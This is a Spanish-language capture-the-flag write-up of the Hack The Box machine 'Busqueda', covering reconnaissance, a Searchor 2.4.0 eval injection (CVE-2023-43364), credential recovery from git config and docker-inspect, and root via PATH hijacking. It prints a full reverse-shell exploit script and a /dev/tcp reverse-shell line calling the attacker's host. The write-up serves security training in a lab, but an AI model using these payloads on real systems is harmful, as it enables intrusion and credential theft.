

BUSQUEDA

- 1. BUSQUEDA
 - 1.1. Preliminar
 - 1.2. Nmap
 - 1.3. Tecnologías web
 - 1.4. Searchor 2.4.0 RCE exploit
 - 1.5. Gitea server and user credentials
 - 1.6. Gitea server admin credentials via docker-inspect
 - 1.7. Privesc via Path-Hijacking

1. BUSQUEDA

www

<https://app.hackthebox.com/machines/Busqueda>

BUSQUEDA 537

RETIRED MACHINE

Busqueda

LINUX EASY

4.4
MACHINE RATING

16990
USER OWNS

13339
SYSTEM OWNS

08/04/2023
RELEASED

Created by kavigihan

Copy Link

Play Machine

1.1. Preliminar

Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

```
> ls
> settarget "Busqueda - 10.10.11.208"
> settarget "Busqueda 10.10.11.208"
> ping 10.10.11.208
PING 10.10.11.208 (10.10.11.208) 56(84) bytes of data.
64 bytes from 10.10.11.208: icmp seq=1 ttl=63 time=37.7 ms
64 bytes from 10.10.11.208: icmp seq=2 ttl=63 time=37.9 ms
64 bytes from 10.10.11.208: icmp seq=3 ttl=63 time=37.6 ms
64 bytes from 10.10.11.208: icmp seq=4 ttl=63 time=44.9 ms
64 bytes from 10.10.11.208: icmp seq=5 ttl=63 time=37.6 ms
64 bytes from 10.10.11.208: icmp seq=6 ttl=63 time=37.8 ms
64 bytes from 10.10.11.208: icmp seq=7 ttl=63 time=55.7 ms
^C
-- 10.10.11.208 ping statistics --
7 packets transmitted, 7 received, 0% packet loss, time 6010ms
rtt min/avg/max/ndev = 37.574/43.466/55.698/7.329 ms
```

1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22 y 80* abiertos.

```
> nmap -sS -p- 10.10.11.208 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-28 18:00 -01
Nmap scan report for 10.10.11.208
Host is up (0.042s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 13.44 seconds
> extractPorts allports
```

```
File: extractPorts.tmp
1
2
3
4
5
6
7
8
[*] Extracting information...
[*] IP Address: 10.10.11.208
[*] Open ports: 22,80
[*] Ports copied to clipboard
```

Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`. Añadimos el dominio *searcher.htb* a nuestro `etc/hosts`.

```
> cat targeted -l ruby
File: targeted
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
# Nmap 7.94SVN scan initiated Thu Mar 28 18:07:53 2024 as: nmap -sCV -p22,80 -oN targeted 10.10.11.208
Nmap scan report for 10.10.11.208
Host is up (0.037s latency).
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
ssh hostkey:
| 256 4f:c3:a6:67:a2:27:f9:11:8d:c3:0e:d7:73:a0:2c:20 (ECD5A)
| 256 81:6e:78:76:6b:8a:ea:7d:1b:ab:d4:36:b7:f8:ec:c4 (ED25519)
|_ http-title: Did not follow redirect to http://searcher.htb/
|_ http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: searcher.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Mar 28 18:08:02 2024 -- 1 IP address (1 host up) scanned in 8.52 seconds
```

1.3. Tecnologías web

Whatweb: nos reporta lo siguiente. Es un servidor web *Apache 2.4.52* que usa por detrás una biblioteca de *Python* llamada *Werkzeug 2.1.2*.

```


$ whatweb http://10.10.11.208
http://10.10.11.208 [302 Found] Apache[2.4.52], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[10.10.11.208], RedirectLocation[http://searcher.htb/], Title[302 Found]
http://searcher.htb/ [200 OK] Bootstrap[4.1.3], Country[RESERVED][ZZ], HTML5, HTTPServer[Werkzeug/2.1.2 Python/3.10.6], IP[10.10.11.208], JQuery[3.2.1], Python[3.10.6], Script, Title[Searcher], Werkzeug[2.1.2]

```

1.4. Searchor 2.4.0 RCE exploit

CVE-2023-43364:


La página web a la que nos enfrentamos parece ser una especie de buscador que nos permite hacer consultas personalizadas. Vimos que se está usando por detrás una aplicación llamada *Searchor*, con versión *2.4.0*.



Buscamos exploits para este servicio y encontramos lo siguiente. Compartimos el

exploit a continuación.


<https://github.com/nikn0laty/Exploit-for-Searchor-2.4.0-Arbitrary-CMD-Injection>



Clonamos este repositorio y damos permisos de ejecución al ejecutable.

Seguidamente, nos ponemos en escucha con **Netcat** por el **puerto 9001** (es el que por defecto usará el script para enviar la reverse shell). Ejecutamos: `./exploit.sh`

`searcher.htb 10.10.14.18`. Conseguimos acceso al sistema. Realizamos **tratamiento de la TTY**.



“

- **CVE-2023-43364:**
 - Es una vulnerabilidad crítica encontrada en las versiones anteriores a la **2.4.2** del paquete **Searchor**.

Esta vulnerabilidad surge del uso de la función `eval` en la entrada de la línea de comandos dentro del archivo `main.py` de la Interfaz de Línea de Comandos (CLI) de Searchor. El uso de `eval` permite la ejecución de código arbitrario, lo que significa que un atacante puede ejecutar cualquier código que elija explotando esta vulnerabilidad.

- **Script en Bash:**

```

1  #!/bin/bash
2
3  default_port="9001"
4  port="${3:-$default_port}"
5  rev_shell_b64=$(echo -ne "bash -c 'bash -i >& /dev/tcp/$2/${port} 0>&1'"
6  | base64)
7  evil_cmd="',__import__('os').system('echo ${rev_shell_b64}|base64 -d|bash
8  -i')) # junky comment"
9  plus="+"
10
11 echo "---[Reverse Shell Exploit for Searchor <= 2.4.2 (2.4.0)]---"
12
13 if [ -z "${evil_cmd##*$plus*}" ]
14 then
15     evil_cmd=$(echo ${evil_cmd} | sed -r 's/[+]/+%2B/g')
16 fi
17
18 if [ $# -ne 0 ]
19 then
20     echo "[*] Input target is $1"
21     echo "[*] Input attacker is $2:${port}"
22     echo "[*] Run the Reverse Shell... Press Ctrl+C after successful
23     connection"
24     curl -s -X POST $1/search -d "engine=Google&query=${evil_cmd}" 1>
25     /dev/null
26 else
27     echo "[!] Please specify a IP address of target and IP address/Port
28     of attacker for Reverse Shell, for example:

```

```
25  ./exploit.sh <TARGET> <ATTACKER> <PORT> [9001 by default]"
26  fi
27
```

- El script primero codifica un comando de shell en *base64*. Este comando de shell es una invocación de una shell Bash que intenta establecer una conexión de shell inversa al atacante en la dirección IP y puerto especificados. Luego, este comando codificado en base64 se inserta en la solicitud HTTP que se envía al servidor *Searchor*.
- El comando de shell que se ejecutará en el servidor objetivo está contenido en la variable `evil_cmd`. Este comando incluye la decodificación del comando base64 y su ejecución. Utiliza la función `system()` de Python para ejecutar comandos del sistema operativo.
- La ejecución del script envía una solicitud *HTTP POST* al servidor Searchor en la URL `/search`, utilizando el motor de búsqueda *Google* y una consulta que incluye el comando codificado en base64. Se espera que esto provoque la ejecución del comando en el servidor objetivo y establezca una conexión de shell inversa al atacante.

1.5. Gitea server and user credentials

Estamos como usuario *svc*. Vemos que hay diversos puertos internos abiertos con `netstat -tuln`. Por ello, vamos a `/etc/apache2/sites-enabled` por si encontramos algún archivo de configuración relativo al posible sitio activo, ya que éste es un servidor web. Encontramos un archivo que contiene información sobre un subdominio que está corriendo un servidor de *Gitea* por el *puerto 3000*. Añadimos el subdominio *gitea.searcher.htb* a nuestro `etc/host`.

```

svc@busqueda:/etc/apache2/sites-enabled$ ls
000-default.conf
svc@busqueda:/etc/apache2/sites-enabled$ cat 000-default.conf
<VirtualHost *:80>
    ProxyPreserveHost On
    ServerName searcher.htb
    ServerAdmin admin@searcher.htb
    ProxyPass / http://127.0.0.1:3000/
    ProxyPassReverse / http://127.0.0.1:3000/

    RewriteEngine On
    RewriteCond %{HTTP_HOST} !^searcher.htb$
    RewriteRule .* http://searcher.htb [R]

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>

<VirtualHost *:80>
    ProxyPreserveHost On
    ServerName gitea.searcher.htb
    ServerAdmin admin@searcher.htb
    ProxyPass / http://127.0.0.1:3000/
    ProxyPassReverse / http://127.0.0.1:3000/

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
svc@busqueda:/etc/apache2/sites-enabled$

```

En la ruta `/var/www/app/.git` encontramos unas credenciales de usuario, con las cuales podemos acceder a *Gitea* como usuario *cody*. Exploramos este nuevo subdominio pero no encontramos nada relevante. Probamos esta contraseña que hemos encontrado para el usuario *svc* y conseguimos acceso: ha habido reutilización de contraseña.

```

svc@busqueda:/var/www/app/.git$ ls
branches  COMMIT_EDITMSG  config  description  HEAD  hooks  index  info  logs  objects  refs
svc@busqueda:/var/www/app/.git$ cat config
[core]
    repositoryformatversion = 0
    filemode = true
    bare = false
    logallreupdates = true
[remote "origin"]
    url = http://cody:1h1usoih2bkjaspw920gitea@searcher.htb/cody/Searcher_site.git
    fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
    remote = origin
    merge = refs/heads/main
svc@busqueda:/var/www/app/.git$ 0:6d

```

1.6. Gitea server admin credentials via docker-inspect

Ejecutamos ahora `sudo -l`. Podemos ejecutar como *root* el archivo `opt/scripts/system-checkup.py` con *Python3*.

```

svc@busqueda:/var/www/app/.git$ sudo -l
[sudo] password for svc:
Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass, secure_path=/usr/local/sbin::/usr/local/bin:/usr/sbin::/usr/bin::/sbin::/bin:/snap/bin, use_pty

User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
svc@busqueda:/var/www/app/.git$

```

Ejecutamos este archivo (con las rutas absolutas) pero no podemos. Ejecutamos

ahora proporcionando algún parámetro, lo que nos devuelve un menú de ayuda.

Aquí podemos ver que esta herramienta nos permite inspeccionar mediante `docker-inspect` contenedores **Docker**. Usamos este comando para inspeccionar el contenedor que corre **MySQL** (servicio que vimos antes que estaba corriendo y al cual no podíamos acceder directamente): `sudo /usr/bin/python3`

`/opt/scripts/system-checkup.py docker-inspect '{{json .Config}}' mysql_db`.

También inspeccionamos el que corre **Gitea**: `sudo /usr/bin/python3`

`/opt/scripts/system-checkup.py docker-inspect '{{json .Config}}' mysql_db`.

```

Busqueda:/opt/scripts$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py
Sorry, user svc is not allowed to execute "/usr/bin/python3 /opt/scripts/system-checkup.py" as root on busqueda.
svc@busqueda:/opt/scripts$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py asd
Usage: /opt/scripts/system-checkup.py <action> [arg1] [arg2]

docker-ps      : List running docker containers
docker-inspect : Inspect a certain docker container
full-checkup   : Run a full system checkup

svc@busqueda:/opt/scripts$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-ps
CONTAINER ID   IMAGE          COMMAND                  CREATED        STATUS        PORTS                               NAMES
968873171e2e   gitea:latest   "/usr/bin/entrypoint-"   14 months ago Up 3 hours    127.0.0.1:3080->3080/tcp, 127.0.0.1:222->22/tcp   gitea
f84a6b33fb5a   mysql:8.0      "docker-entrypoint.s-"   14 months ago Up 3 hours    127.0.0.1:3306->3306/tcp, 33060/tcp             mysql_db

svc@busqueda:/opt/scripts$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect mysql_db
Usage: /opt/scripts/system-checkup.py docker-inspect <format> <container name>
svc@busqueda:/opt/scripts$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect mysql_db json mysql_db
Error: No such object: json

svc@busqueda:/opt/scripts$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect mysql_db '{{.Config}}' mysql_db
Error: No such object: {{.Config}}

svc@busqueda:/opt/scripts$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect mysql_db '{{.Config}}' mysql_db
Error: No such object: {{.Config}}

svc@busqueda:/opt/scripts$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect mysql_db '{{.Config}}' f84a6b33fb5a
Error: No such object: {{.Config}}

svc@busqueda:/opt/scripts$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect '{{json .Config}}' mysql_db
template parsing error: template: 1: unclosed action

svc@busqueda:/opt/scripts$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect '{{json .Config}}' mysql_db
{"HostName": "968873171e2e", "DomainName": "", "User": "", "AttachStdin": false, "AttachStdout": false, "AttachStderr": false, "ExposedPorts": {"22/tcp": {}, "3080/tcp": {}}, "Tty": false, "OpenStdin": false, "StdinOnce": false, "Env": ["USER_UID=115", "USER_GID=121", "GITEA_DATABASE_DB_TYPE=mysql", "GITEA_DATABASE_HOST=db3306", "GITEA_DATABASE_NAME=gitea", "GITEA_DATABASE_USER=gitea", "GITEA_DATABASE_PASSWORD=yuiuihoiui4ishoiuh", "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", "USER=gitea", "GITEA_CUSTOM=/data/gitea"], "Cmd": ["/bin/sh -c 'svscan'"], "Image": "gitea/gitea:latest", "Volumes": {"data": {}}, "WorkingDir": "", "Entryoint": ["/usr/bin/entrypoint"], "OnBuild": null, "Labels": {"com.docker.compose.config-hash": "e9e0ff8e594f3a8c7b688e35f3fe9163fe99c66597b19dd83f9256d630f515", "com.docker.compose.container-number": "1", "com.docker.compose.oneoff": "False", "com.docker.compose.project": "docker", "com.docker.compose.project.config_files": "docker-compose.yml", "com.docker.compose.project.working_dir": "/root/scripts/docker", "com.docker.compose.service": "server", "com.docker.compose.version": "1.29.2", "maintainers": "maintainers@gitea.io", "org.opencontainers.image.created": "2022-11-24T13:22:00Z", "org.opencontainers.image.revision": "9bccc6cf51f3b4070f3506b642a39a1442c73d", "org.opencontainers.image.source": "https://github.com/go-gitea/gitea.git", "org.opencontainers.image.url": "https://github.com/go-gitea/gitea"}, "jq -> data1.txt

svc@busqueda:/opt/scripts$

```

Vamos a usar `jq` para parsear esta información **JSON** y guardarla en unos archivos que hemos llamado *data1.txt* y *data2.txt*. Esto nos mostrará el output en un formato JSON mucho más visible.

```

$ echo -n '{"HostName": "968873171e2e", "DomainName": "", "User": "", "AttachStdin": false, "AttachStdout": false, "AttachStderr": false, "ExposedPorts": {"22/tcp": {}, "3080/tcp": {}}, "Tty": false, "OpenStdin": false, "StdinOnce": false, "Env": ["USER_UID=115", "USER_GID=121", "GITEA_DATABASE_DB_TYPE=mysql", "GITEA_DATABASE_HOST=db3306", "GITEA_DATABASE_NAME=gitea", "GITEA_DATABASE_USER=gitea", "GITEA_DATABASE_PASSWORD=yuiuihoiui4ishoiuh", "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", "USER=gitea", "GITEA_CUSTOM=/data/gitea"], "Cmd": ["/bin/sh -c 'svscan'"], "Image": "gitea/gitea:latest", "Volumes": {"data": {}}, "WorkingDir": "", "Entryoint": ["/usr/bin/entrypoint"], "OnBuild": null, "Labels": {"com.docker.compose.config-hash": "e9e0ff8e594f3a8c7b688e35f3fe9163fe99c66597b19dd83f9256d630f515", "com.docker.compose.container-number": "1", "com.docker.compose.oneoff": "False", "com.docker.compose.project": "docker", "com.docker.compose.project.config_files": "docker-compose.yml", "com.docker.compose.project.working_dir": "/root/scripts/docker", "com.docker.compose.service": "server", "com.docker.compose.version": "1.29.2", "maintainers": "maintainers@gitea.io", "org.opencontainers.image.created": "2022-11-24T13:22:00Z", "org.opencontainers.image.revision": "9bccc6cf51f3b4070f3506b642a39a1442c73d", "org.opencontainers.image.source": "https://github.com/go-gitea/gitea.git", "org.opencontainers.image.url": "https://github.com/go-gitea/gitea"}, "jq -> data1.txt'
$ echo -n '{"HostName": "f84a6b33fb5a", "DomainName": "", "User": "", "AttachStdin": false, "AttachStdout": false, "AttachStderr": false, "ExposedPorts": {"3306/tcp": {}, "33060/tcp": {}}, "Tty": false, "OpenStdin": false, "StdinOnce": false, "Env": ["MYSQL_ROOT_PASSWORD=TJ86KGuJ87qWf3RyR", "MYSQL_USER=gitea", "MYSQL_PASSWORD=yuiuihoiui4ishoiuh", "MYSQL_DATABASE=gitea", "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", "GOSU_VERSION=1.14", "MYSQL_MAJOR=8.0", "MYSQL_VERSION=8.0.31-1.el8", "MYSQL_SHELL_VERSION=8.0.31-1.el8"], "Cmd": ["mysqld"], "Image": "mysql:8", "Volumes": {"var/lib/mysql": {}}, "WorkingDir": "", "Entryoint": ["/docker-entrypoint.sh"], "OnBuild": null, "Labels": {"com.docker.compose.config-hash": "1b3f25a792c351e42b82c1867f5761829ad67262ed4ab55276e59538c54792b", "com.docker.compose.container-number": "1", "com.docker.compose.oneoff": "False", "com.docker.compose.project": "docker", "com.docker.compose.project.config_files": "docker-compose.yml", "com.docker.compose.project.working_dir": "/root/scripts/docker", "com.docker.compose.service": "db", "com.docker.compose.version": "1.29.2"}, "jq -> data2.txt'

```

Descubrimos una contraseña en uno de estos archivos que hemos guardado.

Tratamos de conectarnos a **MySQL**, pero no tenemos acceso. Usamos ahora estas credenciales para iniciar sesión como **administrador** en **Gitea**. Conseguimos iniciar

sesión.

```

1  {
2    "Hostname": "f84e6b3fb5a",
3    "Domainname": "",
4    "User": "",
5    "AttachStdin": false,
6    "AttachStdout": false,
7    "AttachStderr": false,
8    "ExposedPorts": {
9      "3306/tcp": {},
10     "33060/tcp": {}
11   },
12   "Tty": false,
13   "OpenStdin": false,
14   "StdinOnce": false,
15   "Env": [
16     "MYSQL_ROOT_PASSWORD=j186kGuJ87guW3RyF",
17     "MYSQL_USER=gitea",
18     "MYSQL_PASSWORD=juliholu415holuh",
19     "MYSQL_DATABASE=gitea",
20     "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin",
21     "GOSU_VERSION=1.14",
22     "MYSQL_MAJOR=8.0",
23     "MYSQL_VERSION=8.0.31-1.el8",
24     "MYSQL_SHELL_VERSION=8.0.31-1.el8"
25   ],
26   "Cmd": [
27     "mysql"
28   ],
29   "Image": "mysql:8",
30   "Volumes": {
31     "/var/lib/mysql": {}
32   },
33   "WorkingDir": "",
34   "Entrypoint": [
35     "docker-entrypoint.sh"
36   ],
37   "OnBuild": null,
38   "Labels": {
39     "com.docker.compose.config-hash": "1b3f25a702c351e42b82c1867f5761829ada67262ed4ab55276e58538c54792b",
40     "com.docker.compose.container-number": "1",
41     "com.docker.compose.oneoff": "False",
42     "com.docker.compose.project": "docker",
43     "com.docker.compose.project.config_files": "docker-compose.yml",
44     "com.docker.compose.project.working_dir": "/root/scripts/docker",
45     "com.docker.compose.service": "db",
46     "com.docker.compose.version": "1.29.2"
47   }
48 }

```

1.7. Privesc via Path-Hijacking

Una vez dentro, podemos ver el código fuente de estos programas, los cuales también se encuentra en la máquina víctima. Vemos un posible error en el script `system-checkup.py`, del cual podemos intentar aprovecharnos: se está llamando y ejecutando `./full-checkup.sh` por su **ruta relativa**.

```

27     except IndexError:
28         print(f"Usage: {sys.argv[0]} docker-inspect <format> <container_name>")
29         exit(1)
30
31     except Exception as e:
32         print('Something went wrong')
33         exit(1)
34
35     elif action == 'docker-ps':
36         try:
37             arg_list = ['docker', 'ps']
38             print(run_command(arg_list))
39
40         except:
41             print('Something went wrong')
42             exit(1)
43
44     elif action == 'full-checkup':
45         try:
46             arg_list = ['./full-checkup.sh']
47             print(run_command(arg_list))
48             print('[+] Done!')
49
50         except:
51             print('Something went wrong')
52             exit(1)
53
54

```

De vuelta en el sistema, vamos a una ruta que tengamos permisos de escritura, como `/tmp`. Añadimos esta ruta a la variable de entorno `PATH` con `export` `PATH=/tmp/:$PATH`. Creamos un script malicioso con el mismo nombre: `full-checkup.sh`. Como el propietario de este script (el original) es `root`, podremos

enviarnos una shell con privilegios elevados a un puerto en que previamente nos hayamos puesto en escucha en nuestro sistema. Para ello, usamos esta línea en el script: `bash -c "bash -i &> /dev/tcp/10.10.14.18/9001 0>&1"`. Damos permisos de ejecución a este script, y por último, lo ejecutamos: `sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup`). Obtenemos nuestra sesión como **root**.

```

svc@busqueda:/tmp$ cd /tmp
svc@busqueda:/tmp$ export PATH=/tmp/:$PATH
svc@busqueda:/tmp$ echo $PATH
/tmp:/home/svc/.local/bin:/home/svc/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin:/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin
svc@busqueda:/tmp$ nano full-checkup.sh
svc@busqueda:/tmp$ chmod +x full-checkup.sh
svc@busqueda:/tmp$ cat full-checkup.sh
#!/bin/bash

bash -c "bash -i &> /dev/tcp/10.10.14.18/9001 0>&1"
svc@busqueda:/tmp$ sudo -l
[sudo] password for svc:
Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
svc@busqueda:/tmp$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup.py
Usage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)

    docker-ps      : List running docker containers
    docker-inspect : Inspect a certain docker container
    full-checkup   : Run a full system checkup

svc@busqueda:/tmp$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup
|

> sudo #
[sudo] password for kali:
> nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.11.208] 37504
root@busqueda:/tmp#

```